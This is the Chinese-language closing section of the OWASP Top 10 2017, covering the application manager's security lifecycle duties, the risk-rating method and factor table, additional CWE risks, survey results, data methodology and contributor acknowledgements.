应用程序是人创建和维护的最复杂的系统之一。应用程序的IT管理应该由IT专家来完成，并且由专家们负责应用程序的整个IT生命周期。

我们建议建立应用程序管理器的角色对等于应用程序所有者。应用程序管理器负责整个应用程序生命周期，从尝尝被忽视的IT角度，这包含收集需求到系统下线的过程。

安全需求 和资源管理

- 收集并协商务需求，包括：接收有关所有数据资产的机密性、完整性和可用性方面的保护要求。
- 编写技术要求，包括：功能性和非功能性安全要求。
- 计划和谈判预算，包括：设计、建造、测试和运营的所有方面以及安全活动。

请求建议 (RFP) 和合 同

- 与内部或外部开发人员协商需求，包括关于安全程序的指导方针和安全要求，例如：SDLC、最佳实践。
 - 评估所有技术要求的完成情况，包括：粗略的计划和设计。
 - 洽谈所有技术要求，包括：设计、安全和服务水平协议（SLA）。
 - 考虑使用模板和核对清单，如：[《OWASP 安全软件合同附件》](#)。
- 注意：** 请注意附件是美国合同法的具体样本，很可能需要在你的管辖范围内进行法律审查。在使用附件之前，请咨询合格、适用的法律咨询意见。

规划与设计

- 与开发人员和内部利益干系人（例如：安全专家）磋商规划和设计。
- 在安全专家的支持下，根据保护需要和规划的环境安全级别，定义安全架构、控制和对策。
- 确保应用程序所有者接受剩余的风险或提供额外的资源。
- 每次规划设计最后阶段，确保为功能需求创建安全场景，并为非功能需求添加约束。

部署、测试和 展示

- 安全任务自动化应用程序、接口和所有需要的组件的安全设置，包括：必需的授权是至关重要的。
- 测试技术功能并集成到IT架构，并协调业务测试。
- 从技术和业务角度考虑测试用例和滥用。
- 根据内部流程、保护需求和应用程序部署的安全级别管理安全测试。
- 将应用程序运行并从以前使用的应用程序迁移。
- 完成所有文档，包括：CMDB和安全架构。

运营和变更管 理

- 操作包括应用程序的安全管理（例如：补丁管理）。
- 提高用户的安全意识，管理可用性与安全性的冲突。
- 计划和管理变更，例如：迁移到应用程序的新版本或其他组件（如：OS、中间件和库）。
- 更新所有文档，包括：CMDB文档、安全架构文档、控制和对策文档、运行手册和项目文档。

退役机制

- 实现数据保留（删除）策略和安全归档数据的业务需求。
- 安全关闭应用程序，包括：删除未使用的帐户、角色和权限。
- 将应用程序的状态设置为在CMDB中退役。

关于风险的备注说明

这里讲述的是弱点表现出的风险




Top 10 的风险评级方法基于 [《OWASP风险评级方法》](#)。对于Top 10中每一项，我们通过查看每个常见漏洞一般情况下的可能性因素和影响因素，评估了每个漏洞对于典型的Web应用程序造成的典型风险，然后根据漏洞给应用程序带来的风险程度的不同来对Top 10进行分级。随着变化，这些因素会随着每一个新的Top 10发布而更新。

[《OWASP风险评级方法》](#) 定义了许多用于计算漏洞风险等级的因素。但是，Top 10应该讨论普遍性，而不是在真实的应用程序和APIs中讨论具体的漏洞的风险。因此，我们无法像系统所有者那样精确计算应用程序中的风险高低。我们也不知道您的应用程序和数据有多重要、您的威胁代理是什么或是您的系统是如何架构和如何操作的。

我们的方法包含三种可能性因素（普遍性、可检测性和可利用性）和一个影响因素（技术影响）。每个因素的风险等级从低等级-1到高等级-3不等。漏洞的普遍性我们通常无需计算。我们已经从多个不同的企业组织提供的普遍性统计数据(参见第25页的致谢)。我们取了这些数据的平均数得到了根据普遍性排序的10种最可能存在的漏洞。然后将这些数据和其他两个可能性因素结合（可检测性和可利用性），用于计算每个漏洞的可能性等级。然后用每个漏洞的可能性等级乘以我们估计的每个漏洞的平均技术影响，从而得到了Top 10列表中每一项的总的风险等级（结果越高，风险越高）。可检测性、可利用性、从分析报告的CVEs中得出的影响，这些都与Top 10中的每个类别有关联。

注意：这个方法既没有考虑威胁来源的可能性，也没有考虑任何与您的特定应用程序相关的技术细节。这些因素都可以极大影响攻击者发现和利用某个漏洞的整体可能性。这个等级同样没有将对您业务的实际影响考虑进去。[您的企业组织](#)需要参照自身的企业文化、行业以及监管环境，确定[企业组织](#)可以承受的应用安全和API的风险有多大。OWASP Top 10的目的并不是替您做这一风险分析。

下面是我们以[A6:2017-安全配置错误](#)风险为例，计算其风险。

					
应用描述	可利用性 容易: 3	普遍性 非常广泛:3	可检测性 容易:3	技术 中等:2	业务描述
	3	3	3		
	 平均值 = 3.0			 * = 6.0	
				2	

Top 10风险因素总结

下面的表格总结了2017年版Top 10应用程序安全风险因素，以及我们赋予每个风险因素的风险值。这些因素基于OWASP团队拥有的统计数据和经验而决定。为了了解某个特定的应用程序或者企业组织的风险，**您必须考虑您自己的威胁代理和业务影响**。如果没有相应位置上的威胁代理去执行必要的攻击，或者产生的业务影响微不足道，那么就是再严重的软件漏洞也不会导致一个严重的安全风险。

风险			攻击向量		安全弱点		影响		分数
	威胁代理	可利用性	普遍性	可检测性	技术	业务			
A1:2017-注入	应用描述	容易：3	常见：2	容易：3	严重：3	应用描述	8.0		
A2:2017-失效的身份认证	应用描述	容易：3	常见：2	平均：2	严重：3	应用描述	7.0		
A3:2017-敏感数据泄露	应用描述	平均：2	广泛：3	平均：2	严重：3	应用描述	7.0		
A4:2017-XML外部实体（XXE）	应用描述	平均：2	常见：2	容易：3	严重：3	应用描述	7.0		
A5:2017-失效的访问控制	应用描述	平均：2	常见：2	平均：2	严重：3	应用描述	6.0		
A6:2017-安全配置错误	应用描述	容易：3	广泛：3	容易：3	中等：2	应用描述	6.0		
A7:2017-跨站脚本（XSS）	应用描述	容易：3	广泛：3	容易：3	中等：2	应用描述	6.0		
A8:2017-不安全的反序列化	应用描述	难：1	常见：2	平均：2	严重：3	应用描述	5.0		
A9:2017-使用含有已知漏洞的组件	应用描述	平均：2	广泛：3	平均：2	中等：2	应用描述	4.7		
A10:2017-不足的日志记录和监控	应用描述	平均：2	广泛：3	难：1	中等：2	应用描述	4.0		

需要考虑的额外风险

虽然Top 10的内容覆盖广泛，但是在您的企业组织中还有其他的风险需要您考虑并且评估。有的风险出现在了OWASP Top 10的以前版本中，而有的则没有，这包括在不停被发现的新的攻击技术。其他您需要考虑的重要应用程序安全风险（依据CWE-ID排序）包括以下方面：

- [CWE-352: 跨站点请求伪造（CSRF）](#)
- [CWE-400: 不受控制的资源消耗（“资源枯竭”、“App拒绝服务”）](#)
- [CWE-434: 无限制上传危险类型文件](#)
- [CWE-451: 用户界面（UI）对关键信息的误传（点击劫持和其他）](#)
- [CWE-601: 未经验证的转发和重定向](#)
- [CWE-799: 交互频率控制不当（反自动化）](#)
- [CWE-829: 不可信控制域包含功能性（第三方内容）](#)
- [CWE-918: 服务器端请求伪造（SSRF）](#)

概述

在OWASP项目峰会（OWASP Project Summit）上，活跃的参与者和OWASP会员共同定义了有关脆弱性的总体视图，其中包含两类前瞻性的风险。十项风险部分按照数量数据定义，部分按照性质定义。

行业排名调查

通过调查，我们收集了“最新”的以及在2017年版《OWASP Top 10（RC1）》邮件列表中反馈的漏洞类型。之后，我们将这些漏洞进行排名调查，要求接受调查者选择他们认为应该包含于Top 10的4种漏洞类型。公开调查的时间为2017年8月2日至2017年9月18日，共516名人员参与了调查，漏洞排名调查结果如下：

排名	漏洞类型	分数
1	敏感信息泄露（“隐私侵犯”）[CWE-359]	748
2	失败的加密 [CWE-310/311/312/326/327]	584
3	不可信数据反序列化 [CWE-502]	514
4	绕过用户控制密钥的授权（IDOR和路径遍历）[CWE-639]	493
5	不足的日志记录和监控 [CWE-223 / CWE-778]	440

“敏感信息泄露”在调查结果中排名最高，我们将其作为Top 10的“[A3:2017-敏感信息泄露](#)”中的重点内容。“失败的加密”也加入到了“[A3:2017-敏感信息泄露](#)”。“不可信数据反序列化”在调查结果中排名第3，我们将其加入到Top 10的新增项“[A8:2017-不安全的反序列化](#)”中。调查结果中排名第4的是“绕过用户控制的密钥”，它被加入到了Top 10的“[A5:2017-失效的访问控制](#)”中。尽管调查报告中没有包含很多与认证相关的漏洞类型，但此类漏洞在调查结果中的排名靠前。调查结果中排名第5的是“不足的日志记录和监控”，我们建议将其新增为Top 10的“[A10:2017-不足的日志记录和监控](#)”。今后，应用程序应自动识别攻击，并生成适当的日志记录、警报、升级和响应。

公共数据引用

通常，收集和分析的数据应与数据频率和经过测试的漏洞数量相匹配。众所周知，工具通常报告发现的所有漏洞，而人通常只报告具有大量实例的单一漏洞。因此，将这两种类型的报告以对比方式整合在一起，是非常困难的。

2017年，我们通过分析给定数据集中具有一个或多个特定漏洞类型的应用程序数量，来计算实例的发生率。来自于大型贡献者提供的数据有两种方式。第一种方式是传统方式，即收集某个漏洞的所有实例数量；第二种方式则是统计发现（一次或多次）脆弱点的应用程序。虽然不完美，但这允许我们能比较“由人支持工具”和“工具支持人”所产生数据之间的差异。原始数据和分析工作记录都存放在[GitHub](#)中。我们打算为未来版本的Top 10扩展此结构。

在数据引用方面，我们收到了超过40套数据贡献单位提供的数据集。我们希望原始数据能覆盖大部分实例发生的频率，而我们实际通过23位数据贡献者提供的数据集就覆盖了约11.4万个应用程序。我们为这项调查花费了一年时间，这个时间由项目管理者根据可行性确定。尽管在Veracode的年度统计数据中可能存在相似的应用程序，但大多数应用程序都是独一无二的。这23套使用的数据集要么被定义为由工具辅助的人工测试，要么被定义为由人通过工具计算出的出现率。其中，针对特定数据大于100%的异常值被调整为100%。为了计算发生率，我们计算了包含每种漏洞类型的应用程序占应用程序总数的百分比。发生率排名被用于OWASP Top 10的出现频率。

感谢以下数据提供组织的贡献

感谢以下组织提供漏洞数据，以支持2017年版Top 10的更新。

- ANCAP
- Aspect Security
- AsTech Consulting
- Atos
- Branding Brand
- Bugcrowd
- BUGemot
- CDAC
- Checkmarx
- Colegio LaSalle Monteria
- Company.com
- ContextIS
- Contrast Security
- DDoS.com
- Derek Weeks
- Easybss
- Edgescan
- EVRY
- EZI
- Hamed
- Hidden
- I4 Consulting
- iBLISS Segurana&Inteligencia
- ITsec Security Services bv
- Khallagh
- Linden Lab
- M.LimacherIT
- Dienstleistungen
- Micro Focus Fortify
- Minded Security
- National Center for Cyber Security Technology
- Network Test Labs Inc.
- Osampa
- Paladion Networks
- Purpletalk
- Secure Network
- Shape Security
- SHCP
- Softtek
- Synopsis
- TCS
- Vantage Point
- Veracode
- Web.com

所有为本版本Top 10发布而贡献的数据和完整的贡献者名单，首次[公开](#)。

感谢以下个人的贡献

感谢以下在GitHub中奉献大量时间以支持2017年版Top 10发布的个人贡献者。

- ak47gen
- alonergan
- ameft
- anantshri
- bandrzej
- bchurchill
- binarious
- bkimminich
- Boberski
- borischen
- Calico90
- chrish
- clerkendweller
- D00gs
- davewichers
- drkknigh
- drwetter
- dune73
- ecbftw
- einsweniger
- ekobrin
- eoftedal
- frohoff
- fzipi
- geb1
- Gilc83
- gilzow
- global4g
- grnd
- h3xstream
- hiralph
- HoLyVieR
- ilatypov
- irbishop
- itscooper
- ivanr
- jeremylong
- jhaddix
- jmanico
- joaomatosf
- jrmithdobbs
- jsteven
- jvehent
- katyant
- kerberosmansour
- koto
- m8urnett
- mwcoates
- neo00
- nickthetait
- ninedter
- ossie-git
- PauloASilva
- PeterMosmans
- pontocom
- psiinon
- pwntester
- raesene
- riramar
- ruroot
- securestep9
- securitybits
- SPoint42
- sreenathsasikumar
- starbuck3000
- stefanb
- sumitagarwalusa
- taprootsec
- tghosth
- TheJambo
- thesp0nge
- toddgrotenhuis
- troymarshall
- tsohlaol
- vdba
- yohgaki

感谢所有通过Twitter、Email和其他方式向我们提供反馈意见的个人。我们必须说，Dirk Wetter、Jim Manico和Osama Elnaggarhave提供了广泛的援助。此外，Chris Frohoffand和Gabriel Lawrence在编写新“[A8:2017-不安全的反序列化](#)”风险时提供了宝贵的支持。

感谢以下成员对中文版的贡献

感谢以下参与本中文版本《OWASP Top 10》的成员。

- 项目组长：王颀
- 翻译人员：陈亮、王颀、王厚奎、王文君、王晓飞、吴楠、徐瑞祝、夏天泽、杨璐、张剑钟、赵学文（排名不分先后，按姓氏拼音排列）
- 审查人员：Rip、包悦忠、李旭勤、杨天识、张家银（排名不分先后，按姓氏拼音排列）
- 汇编人员：赵学文

2017年版Top 10历经坎坷，在经过了RC1版、RC2版和最终版三个阶段才最终发布。OWASP中国特别感谢以下人员能持续参与和支持三个版本的工作：王颀（OWASP中国副主席兼成都地区负责人）、夏天泽（OWASP中国安徽区域负责人）、吴楠（OWASP中国辽宁地区负责人）、王厚奎（OWASP中国广西地区负责人）、许飞（OWASP中国运营工作人员）、李晓庆（OWASP中国运营工作人员）。

由于项目组成员水平有限，存在的错误敬请指正。如有任何意见或建议，可联系我们。

邮箱：project@owasp.org.cn

扫一扫

关注OWASP中国

